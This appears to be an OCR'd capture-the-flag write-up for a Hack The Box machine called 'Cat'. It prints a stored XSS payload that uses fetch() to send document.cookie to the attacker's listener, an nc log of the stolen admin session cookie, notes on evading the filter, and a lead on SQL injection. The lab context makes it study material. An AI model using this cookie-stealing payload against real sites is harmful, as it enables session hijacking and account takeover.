
a@abc

Password:

••••••••

Register

Already have an account?



This username will request to my server with the user's cookie after I submit contest form

Contest - Best Cat Community

Cat Name: Any information is ok here!

a

Cat Age:

1

Cat Birthdate:

1111 - 11 - 11

Cat Weight (in kg):

1

Cat Photo:


Browse... transparent_1x1.png

Register Cat

```
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.53 36296
GET /?c=PHPSESSID=117up4hl518mc5spamnj3tr7t2 HTTP/1.1
Host: 10.10.16.10:9001
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://cat.htb/
Origin: http://cat.htb
Connection: keep-alive
Priority: u=4
```


After I change cookie and refresh, I ca

After I change cookie and refresh, I can see admin page




2. XSS in contest form

This time, I just register and login with normal id, email, and password




Go to contest and submit form with any information and grep it with burpsuite




In the form, I can't use characters like /, so http://myip doesn't work. The command I want to inject is this

```
x" onerror="fetch("http://10.10.16.10:9001/?c="+document.cookie);" x="$
```


I can change fetch() to html entity to get rid of forbidden characters




I need to remove ;, which is also a forbidden character




Change cat_name section



and also image file since the image should not be loaded for onerror




I got the session as above



Get rosa shell

Opengrep shows sql injection is possible in accept_cat.php



config.php shows it's using sqlite and located on /databases/cat.db

```php
<?php
// Database configuration
$db_file = '/databases/cat.db';

// Connect to the database
try {
    $pdo = new PDO(dsn: "sqlite:$db_file");
    $pdo->setAttribute(attribute: PDO::ATTR_ERRMODE, value: PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Error: " . $e->getMessage());
}
?>
```

